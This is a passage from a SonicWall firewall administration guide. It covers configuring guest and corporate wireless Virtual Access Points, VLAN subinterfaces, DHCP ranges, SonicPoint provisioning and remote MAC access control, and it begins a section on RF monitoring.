	A wireless guest who needs to access InternetInternet and should not be allowed to communicate with other WLAN users.	Disable Interface Trust on your guest zone.
	Your Configurations:	
What security services to I wish to apply to my users?	Corporate users who you want protected by the full SonicWall security suite.	Enable all SonicWall security services.
	Guest users who you do not give a hoot about since they are not even on your LAN.	Disable all SonicWall security services.
	Your Configurations:	

VAP Sample Configurations

This section provides configuration examples based on real-world wireless needs.

Topics:

Configuring a VAP for Guest Access

You can use a Guest Access VAP for visiting clients to whom you wish to provide access only to untrusted (for example, Internet) network resources. Guest users will be provided a simple, temporary username and password for access. More advanced configurations also offer more permanent guest accounts, verified through a back-end database.

Topics:

- Creating the SonicPoint VAP on page 850

Configuring a Zone


In this section you will create and configure a new wireless zone with guest login capabilities.

1 Navigate to the **Network > Zones** page.

2 Click the **Add...** button to add a new zone. The **Edit Zone** window displays.

General Tab

1 In the **General** tab, enter a friendly name such as VAP-Guest in the **Name** field.




2 Select **Wireless** from the **Security Type** drop-down menu.

3 De-select the **Allow Interface Trust** checkbox to disallow communication between wireless guests.

Wireless Tab

1 Click the **Wireless** tab.




2 Select the **Only allow traffic generated by a SonicPoint** checkbox.

3 Clear all other options in this tab.

4 Select a provisioning profile from a **SonicPoint/SonicPointN/SonicPointNDR Provisioning Profile** drop-down menu (if applicable).

Guest Services Tab

1 Select the **Guest Services** tab.




2 Select the **Enable Guest Services** checkbox.

> **NOTE:** In this example, Step 3 through Step 9 are optional, they only represent a typical guest VAP configuration using guest services. Step 8 and Step 9, however, are recommended.

3 Check the **Custom Authentication Page** checkbox.

4 Click the **Configure** button to configure a custom header and footer for your guest login page.



5 Click the **OK** button to save these changes.

6 Check the **Post Authentication Page** checkbox and enter a URL to redirect wireless guests to after login.

7 Check the **Pass Networks** checkbox to configure a website (such as your corporate site) that you wish to allow access to without logging in to guest services.

8 Enter the maximum number of guests this VAP will support in the **Max Guests** field.

9 Check the **Enable Dynamic Address Translation (DAT)** checkbox to allow guest users full communication with addresses outside the local network.


10 Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the Network > Zones page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a Wireless LAN (WLAN) Interface

In this section you will configure one of your ports to act as a WLAN. If you already have a WLAN configured, skip to the Creating a VLAN Subinterface on the WLAN on page 849.

1 In the **Network > Interfaces** page, click the **Edit** icon corresponding to the interface you wish to use as a WLAN. The **Edit Interface** dialog displays.



2 Select **WLAN** from the **Zone** drop-down list.

3 Enter the desired **IP Address** for this interface.

4 In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.

NOTE: The maximum number of SonicPoints depends on your platform. Refer to the Custom VLAN Settings on page 833 to view the maximum number of SonicPoints for your platform.

5 For **Reserve SonicPoint Address**, to:

- Have SonicOS assign an IP address to SonicPoint automatically, select **Automatically**; this is the default.

  NOTE: In most deployment scenarios, you should choose Automatically.

- Specify a certain IP address to SonicPoint, select **Manually**.

6 Click the **OK** button to save changes to this interface.

Your WLAN interface now appears in the **Interface Settings** list.

X2	WLAN	10.10.10.1	255.255.255.0	Static	100 Mbps full-duplex

Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the Configuring a Zone on page 845.

1 On the **Network > Interfaces** page, select the interface type from the **Add Interface** drop-down menu. The **Add Interface** dialog displays.

2 In the **Zone** drop-down menu, select the zone you created in Configuring a Zone on page 845. In this case, we have chosen **VAP-Guest**.

3 Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the "VAP-Guest" VLAN. You should choose a number based on an organized scheme. In this case, we choose **200** as our tag for the VAP-Guest VLAN.

4 In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, we are using **X2**, which is our WLAN interface.

5 Enter the desired **IP Address** for this subinterface.

6 Select a limit for the number of SonicPoints from the **SonicPoint Limit** drop-down menu. This defines the total number of SonicPoints your VLAN will support.

7 For **Reserve SonicPoint Address**, to:

- Have SonicOS assign an IP address to SonicPoint automatically, select **Automatically**; this is the default.

  NOTE: In most deployment scenarios, you should choose Automatically.

- Specify a certain IP address to SonicPoint, select **Manually**.

8 Optionally, you may add a comment about this subinterface in the **Comment** field.

9 Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the **Interface Settings** list.

Configuring DHCP IP Ranges

Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWall security appliance, refer to the DHCP Server Scope on page 833.

1 Navigate to the **Network > DHCP Server** page.

2 Locate the interface you just created, in our case this is the X2:V200 (virtual interface 200 on the physical X2 interface) interface.

3 Click the **Edit** icon corresponding to the desired interface.

NOTE: If the interface you created does not appear on the Network > DHCP Server page, it is possible that you have already exceeded the number of allowed DHCP leases for your firewall. For more information on DHCP lease exhaustion, refer to the DHCP Server Scope on page 833.

4 Edit the **Range Start** and **Range End** fields to meet your deployment needs

5 Click the **OK** button to save these changes.

Your new DHCP lease scope now appears in the DHCP Server Lease Scopes list.

Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

1. Navigate to the **SonicPoint > Virtual Access Point** page.
2. Click the **Add...** button in the **Virtual Access Point Profiles** section.
3. Enter a **Profile Name** such as **Guest** for this VAP Profile.
4. Choose an **Authentication Type**. For unsecured guest access, we choose **Open**.
5. Click the **OK** button to create this VAP Profile.

Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in Creating a VLAN Subinterface on the WLAN on page 849.

1. Navigate to the **SonicPoint > Virtual Access Point** page.
2. Click the **Add...** button in the **Virtual Access Points** section.
3. Enter a default name (**SSID**) for the VAP. In this case we chose **VAP-Guest**, the same name as the zone to which it will be associated.
4. Select the **VLAN ID** you created in VLAN Subinterfaces on page 832 from the drop-down list. In this case we chose **200**, the VLAN ID of our VAP-Guest VLAN.
5. Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.
6. Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Guest” profile, which uses **open** as the authentication method.
7. Click the **OK** button to add this VAP.

   Your new VAP now appears in the Virtual Access Points list.

Now that you have successfully set up your Guest configuration, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in the Deploying VAPs to a SonicPoint on page 854.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in the Deploying VAPs to a SonicPoint on page 854.

Configuring a VAP for Corporate LAN Access

You can use a Corporate LAN VAP for a set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network’s Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.

Topics:

- Configuring DHCP IP Ranges on page 852
- Creating a SonicPoint VAP Profile on page 853
- Creating the SonicPoint VAP on page 853
- Create More / Deploy Current VAPs on page 854

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with SonicWall security services and enhanced WiFiSec/WPA2 wireless security.

1 Log into the management interface of your SonicWall network security appliance.

2 In the left-hand menu, navigate to the **Network > Zones** page.

3 Click the **Add...** button to add a new zone.

General Tab

1 In the **General** tab, enter a friendly name such as “VAP-Corporate” in the **Name** field.

2 Select **Wireless** from the **Security Type** drop-down menu.

3 Select the **Allow Interface Trust** checkbox to allow communication between corporate wireless users.

4 Select checkboxes for all of the security services you would normally apply to wired corporate LAN users.

Wireless Tab

1 In the **Wireless** tab, check the **Only allow traffic generated by a SonicPoint** checkbox.

2 Select the checkbox for **WiFiSec Enforcement** to enable WiFiSec security on this connection.

3 Select **Trust WPA/WPA2 traffic as WiFiSec** to enable WPA/WPA2 users access to this connection.

4 Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

5 Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the Network > Zones page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the Configuring a Zone on page 851.

1 In the **Network > Interfaces** page, click the **Add Interface** button.

2 In the **Zone** drop-down menu, select the zone you created in Configuring a Zone on page 851. In this case, we have chosen **VAP-Corporate**.

3 Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the “VAP-Corporate” VLAN. You should choose a number based on an organized scheme. In this case, we choose **50** as our tag for the VAP-Corporate VLAN.

4 In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, we are using **X2**, which is our WLAN interface.

5 Enter the desired **IP Address** for this subinterface.

6 In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.

7 For **Reserve SonicPoint Address**, to:

- Have SonicOS assign an IP address to SonicPoint automatically, select **Automatically**; this is the default.

  NOTE: In most deployment scenarios, you should choose Automatically.

- Specify a certain IP address to SonicPoint, select **Manually**.

8 Optionally, you may add a comment about this subinterface in the **Comment** field.

9 Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the Interface Settings list.

X2:V50	VAP-Corporate	172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface	Corporate Users

Configuring DHCP IP Ranges


Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWall security appliance, refer to the DHCP Server Scope on page 833.

1 Navigate to the **Network > DHCP Server** page.

2 Locate the interface you just created, in our case this is the X2:V50 (virtual interface 50 on the physical X2 interface) interface.

NOTE: If the interface you created does not appear on the Network > DHCP Server page, it is possible that you have already exceeded the number of allowed DHCP leases for your firewall. For more information on DHCP lease exhaustion, refer to the DHCP Server Scope on page 833.

3 Click the **Edit** icon corresponding to the desired interface. The **Dynamic Range Configuration** window displays.



4 Edit the **Range Start** and **Range End** fields to meet your deployment needs

5 Click the **OK** button to save these changes.

Your new DHCP lease scope now appears in the DHCP Server Lease Scopes list.

Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Point Profiles** section.

3 Enter a **Profile Name** such as “Corporate-WPA2” for this VAP Profile.

4 Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (See Radius Server Settings (WPA-EAP/WPA2-EAP Encryption Settings) on page 837).

5 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

6 In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information is used to support authenticated login to the VLAN.

7 Click the **OK** button to create this VAP Profile.

Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in Creating a VLAN Subinterface on the WLAN on page 851.

General Tab

1 **N**avigate to the **SonicPoint > Virtual Access Point** page.


2 Click the **Add...** button in the **Virtual Access Points** section.

3 Enter a default name (**SSID**) for the VAP. In this case we chose **VAP-Guest**, the same name as the zone to which it will be associated.

4 Select the **VLAN ID** you created in Creating a VLAN Subinterface on the WLAN on page 851 from the drop-down list. In this case we chose **50**, the VLAN ID of our VAP-Corporate VLAN.

5 Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.

6 Check the **Enable SSID Suppress** checkbox to hide this SSID from users



7 Click the **OK** button to add this VAP.

Your new VAP now appears in the Virtual Access Points list.

Advanced Tab (Authentication Settings)

1 Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. If you have not set up a VAP Profile, continue with Step 2 through Step 4. Otherwise, continue to Create More / Deploy Current VAPs on page 854.

2 In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (see Radius Server Settings (WPA-EAP/WPA2-EAP Encryption Settings) on page 837).

3 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

4 In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the VLAN.

Create More / Deploy Current VAPs

Now that you have successfully set up a VLAN for Corporate LAN access, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in the Deploying VAPs to a SonicPoint on page 854.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in the Deploying VAPs to a SonicPoint on page 854.

Deploying VAPs to a SonicPoint

In the following section you will group and deploy your new VAPs, associating them with one or more SonicPoint Radios. Users will not be able to access your VAPs until you complete this process:

Grouping Multiple VAPs


In this section, you will group multiple VAPs into a single group to be associated with your SoncPoint(s).

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add Group...** button in the **Virtual Access Point Group** section.

3 Enter a **Virtual AP Group Name**.

4 Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.



5 Press the **OK** button to save changes and create the group.

Creating a SonicPoint Provisioning Profile

In this section, you will associate the group you created in the Grouping Multiple VAPs on page 854 with a SonicPoint by creating a provisioning profile. This profile will allow you to provision settings from a group of VAPs to all of your SonicPoints.

1 Navigate to the **SonicPoint > SonicPoints** page.


2 Click the **Add** button in the **SonicPoint Provisioning Profiles** section.

3 Click the **Enable SonicPoint** checkbox to enable this profile.

4 In the **Name Prefix** field, enter a name for this profile.

5 Select a **Country Code** from the drop-down list.

6 From the **802.11 Radio Virtual AP Group** drop-down list, select the group you created in the Grouping Multiple VAPs on page 854.



7 To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your SonicPoint VAPs will function.

8 Click the **OK** button to save changes and create this SonicPoint Provisioning Profile.

9 Click the **Synchronize SonicPoints** button at the top of the screen to apply your provisioning profile to available SonicPoints.

Your SonicPoint may take a moment to reboot before changes take place. After this process is complete, all of your VAP profiles will be available to wireless users through this SonicPoint.

Associating a VAP Group with your SonicPoint

If you did not create a SonicPoint Provisioning Profile, you can provision your SonicPoint(s) manually. You may want to use this method if you have only one SonicPoint to provision. This section is not necessary if you have created and provisioned your SonicPoints using a SonicPoint Profile.

1 In the left-hand menu, navigate to the **SonicPoint > SonicPoints** page.

2 Click the **Configure** button next to the **SonicPoint** you wish to associate your Virtual APs with.

3 In the **Virtual Access Point Settings** section, select the VAP group you created in Grouping Multiple VAPs on page 854 from the **802.11g (or 802.11a) Radio Virtual AP Group** drop-down list. In this case, we choose **VAP** as our Virtual AP Group.

4 Click the **OK** button to associate this VAP Group with your SonicPoint.

5 Click the **Synchronize SonicPoints** button at the top of the screen to apply your provisioning profile to available SonicPoints.

Your SonicPoint may take a moment to reboot before changes take place. After this process is complete, all of your VAP profiles will be available to wireless users through this SonicPoint.

NOTE: If you are setting up guest services for the first time, be sure to make necessary configurations in the **Users > Guest Services** pages.


Remote MAC Access Control for VAPs

NOTE: Remote MAC Access Control is also supported for SonicPoints. See Remote MAC Access Control for SonicPoints on page 736.


To enable Remote MAC Access Control on a VAP:

1 Go to the **SonicPoint > Virtual Access Point** page.


2 In the **Virtual Access Points** panel, click the **Add** button. The **Add/Edit Virtual Access Point** dialog appears.



3 Click the **Advanced** tab.



4 Select the **Enable Remote MAC Access Control** option. The **Radius Server Settings** section displays.



5 In the appropriate fields, enter the RADIUS server settings that you want.

6 Click **OK**.

IMPORTANT: You cannot enable the Remote MAC address access control option at the same time that IEEE 802.11i EAP is enabled. If you do, this error message displays:

```
Remote MAC address access control can not be set when
IEEE 802.11i EAP is enabled.
```

76

Configuring RF Monitoring

SonicPoint > RF Monitoring

This section details the Radio Frequency (RF) Monitoring feature and provides configuration examples for easy deployment.

Topics:

Understanding Radio Frequency Monitoring

Topics:

What is RF Monitoring?

Radio Frequency (RF) technology used in today's 802.11-based wireless networking devices poses an attractive target for intruders. If left un-managed, RF devices can leave your wireless (and wired) network open to a variety of outside threats, from Denial of Service (DoS) to network security breaches.

To help secure your SonicPoint Wireless Access Point (AP) stations, SonicWall takes a closer look at these threats. By using direct RF monitoring, SonicWall helps detect threats without interrupting the current operation of your wireless or wired network.

SonicWall RF Monitoring provides real-time threat monitoring and management of SonicPoint radio frequency traffic. In addition to its real-time threat monitoring capabilities, SonicWall RF monitoring provides a system for centralized collection of RF threats and traffic statistics that offer a way to easily manage RF capabilities directly from the SonicWall security appliance gateway.

